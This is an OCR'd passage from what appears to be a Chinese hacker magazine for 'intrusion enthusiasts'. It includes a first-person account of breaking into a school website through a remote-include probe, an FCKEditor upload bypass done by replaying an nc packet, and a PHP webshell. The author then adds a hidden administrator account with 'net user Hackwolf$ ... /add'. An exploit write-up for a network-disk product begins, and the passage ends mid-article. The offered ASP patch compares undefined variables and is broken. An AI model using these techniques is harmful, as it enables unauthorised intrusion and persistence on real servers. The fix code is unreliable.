


图8

剩下的事情就是装个Rootkit了，目前比较经典的有Adore-NG、SK2.0等，安装方法这里就不再介绍了。如果有不熟悉Rootkit的朋友，可以参考网上的一篇很经典的Rootkit文章，其地址为http://baoz.net/html/document/200603/1143618484.html，希望能对大家有所帮助。

适合读者：入侵爱好者
前置知识：无



FCKEditor入侵加提权

文/图 武夫

最近考试完毕，辛辛苦苦努力了一个学期，什么都没好好学，就只看C语言，结果还把C给考砸了，让我着实郁闷了很久，于是决定去测试学校的网站。我以前检测学校的主站是用PHP写的，存在注入漏洞，但是我没拿到WebShell，只得到了一个后台权限，实在失败。这次决定卷土重来，不到黄河心不死！

首先还是先请出百度助我一臂之力（没办法，网页太多了，懒得找了），输入："site:xxxx.edu.cn inurl:php"，因为本人现在对PHP入侵情有独钟，所以直接从PHP入手，最终我搜到了如图1所示的一个页面。大家注意看URL中有一个"link＝departintro.php"，可以猜想一下它是否存在远程包含漏洞。我把参数改成"link=http://www.hackwolf.cn/1.txt?"，结果提示如图2所示的信息，绝对路径出来了，还得到了一些相关信息。不过这个暂时没用，我们把它扔到一边，再看看还能找到什么有利用价值的东西出来。




图1

```
Warning: main(include/http://www.hackwolf.cn/1.txt?): failed to open stream: No such file
directory in D:\htdocs\depart.php on line 63

Warning: main(include/http://www.hackwolf.cn/1.txt?): failed to open stream: No such file
directory in D:\htdocs\depart.php on line 63

Warning: main(): Failed opening 'include/http://www.hackwolf.cn/1.txt?' for inclusion
(include_path='.:/usr/local/php4/include/') in D:\htdocs\depart.php on line 63
```

图2

如图3所示，点击"相关文件"后，下面会出现一个"基础一部2005年度工作计划"，看到这个我们应当想到，会不会有EWEBEditor呢？如果有，就好办多了了。于是我查看了一下超链接的地址http://xxxxx/FCKeditor/userdocs/%BB%F9%B4%A1%D2%BB%B2%BF2005%C4%EA%B6%C8%B9%A4%D7%F7%BC%C6%BB%AE.doc，很遗憾，它没有使用EWEBEditor当在线编辑器。不过我们从URL中可以看到，它使用了FCKEditor当静态HTML在线编辑器。而这个FCKEditor以前听说有上传漏洞，所以专门上网查了一下资料。不过，似乎网管老师的速度比我快，他也知道了FCKEditor的漏洞，所以把漏洞相关文件全部给删掉或者改名了，网上介绍的方法一点用都没有。在敌明我暗的情况下，我决定先下载FCKEditor源代码看看能不能有什么进展。幸运地是，最终发现网管没有处理一个很重要的文件，就是fckeditor.html这个文件，通过这个文件我顺利地找了上传图片的地方，如图4所示。




图3




图4

虽然知道这套系统肯定过滤了PHP类型的文件，不过我还是准备先上传一个PHP文件探探虚实。没想到这一探就探出了一个大玄机。我还未上传文件，程序就提示只能上传jpg、png、gif等文件，如图5所示 也就是说，FCKEditor对上传文件的过滤是在本地而不是在服务器上，这样的话，我们只要修改HTML代码，然后本地提交就可以顺利上传得到一个WebShell了。这个方法大家都清楚，我就不多说了。




图5

不过现在是在一个对话框中进行操作，我们要如何才能绕过限制顺利得到WebShell呢？思考一会后，我想起了大名鼎鼎的NC的功用，于是决定通过抓数据包，用NC提交，这样成功的可能性很大。

我先写了一个1.php文件，内容如下：

```
<?php
Echo " hackwolf";
?>
```

其作用是回显hackwolf这个英语单词。打开WinscokExpert监听，抓到如图6所示的数据包，将其





图6

中的"110.jpg"修改成"110.php"就行了。这里顺便说一下，因为jpg和php都是三个字符，所以不用修改content-length的大小，否则必须修改其大小，不然提交会不成功的，切记呀！修改好后将其保存为1.txt，然后再写一个批处理文件，内容如下：

nc.exe v www.eeeeee.edu.cn 80 <1.txt >>2.txt

保存为1.bat，然后把nc.exe、1.txt和1.bat放在同一个目录下，执行1.bat即可。接下来就发生了让我为之振奋且心情舒畅的一幕了，根据图7返回的数据，可以看到我们已经将PHP文件提交上去了，并且回显了上传文件的路径。


图7

我们访问木马所在的路径"http://www.***.**/FCKEditor/userimages/110.php"，结果如图8所示，说明我们的文件确确实实上传上去了，这样我们就成功地绕过了限制。现在是时候得到WebShell了，这里我选择了"ZV新型PHP一句话木马客户端GUI版"的木马利用程序，如图9所示，它上面有很详细的说明，我就不多说了。




图8




图9

由于网管百密一疏，没有做好安全设置，所以PHP木马的权限高得吓人。点"执行cmd命令"，然后输入下面的命令：

```
Net user Hackwolf$ Hackwolf /add
Net localgroup administrators Hackwolf /add
```

顺利提权成功，然后进入3389，如图10所示。在里面溜达了一圈后，给网管发了一封mail，说明漏洞所在，此次入侵就算顺利完成了。





图10

在最后，我再简单说说如何修补这个漏洞。我们知道，导致漏洞出现的根本原因是FCKEditor只在本地过滤了上传文件的文件类型，要解决这个问题的方法有二，一是修改代码，在服务器端进行验证，不过太麻烦了；二是在服务器上加一段代码，判断是否是从外部提交的数据。本人ASP不甚精通，所以下面这些修补的代码只是个人认为能够成功，如果有什么不对的地方，请大家提出意见，不吝赐教！

```
<%   ''判断从什么页面转来
url_ref=Cstr(Request.ServerVariables("HTTP_REFERER"))
''得到服务器名
server_name=Cstr(Request.ServerVariables("SERVER_NAME"))
''判断是否从外部提交的数据
if mid(server_v1,8,len(server_v2))<>server_v2 then
''是从外部提交
response.write "<script>alert('哥们，哪来的回哪去吧!')</script>"
response.end
end if
%>
```

适合读者：入侵爱好者
前置知识：无



桃源网络硬盘最新漏洞分析与利用

文/图 [B.A.T联盟]随风而去,黑星

虽然桃源网络硬盘以前出现过很多的漏洞，但是从Cookie欺骗以后就一直没有什么新的漏洞被公布出来。最近我对桃源网络硬盘的最新的两个版本进行了分析，发现了一些漏洞，下面将我的发现的拿出来与大家共享。

我最先下载的版本是免费版4.2（没有办法，太穷了，没法测试商业版），就在我测试完后（发现了几个漏洞时）要去官方测试时，发现官方已经开始提供免费版4.3下载了。官方在4.3版的介绍中提到修补了以前版本的两个漏洞：上传文件时的大写安全漏洞和注册用户名时一种特殊字符引起的安全漏洞。以上两个漏洞如果成功利用，可以拿下WebShell。下面我们先对这两个漏洞进行分析和利用。

对上传文件后缀名过滤不严的漏洞是最好利用的，也是最有效的。这个漏洞我没有发现（是我看了官方的介绍才知道的，失败呀！），主要问题出在桃源没有对上传文件的后缀名进行严格的处理。当我们上传文件时，将桃源不允许上传的后缀名改为大写就可以逃过它的检测。这类漏洞的利用就不说了，大家都应该很熟悉了。我也测试过了，的确存在这个漏洞。这个漏洞与我下面要介绍的上传文件到任意目录的漏洞一起利用，可以说是非常完美的。

第二个漏洞我自己也发现了。受动易最新漏洞的启发，我最初也想测试桃源是不是也存在类似的漏洞，但是在我注册时发现它根本不让我注册含有"."的用户名，最后通过抓包用NC提交，终于成功注册了一个特殊的用户名test.asp。利用Windows 2003的特性（对包含".asp"为名字的目录里面的文件，不论是什么后缀名都当作ASP文件来解析），我们要做的就是上传一个WebShell就OK了。

现在来看一下利用过程。首先注册一个正常的用户并用WSockExpert抓包，如图1所示，然后修改抓来的数据包了。我们只需修改两个地方就可以了，代码如下所示。

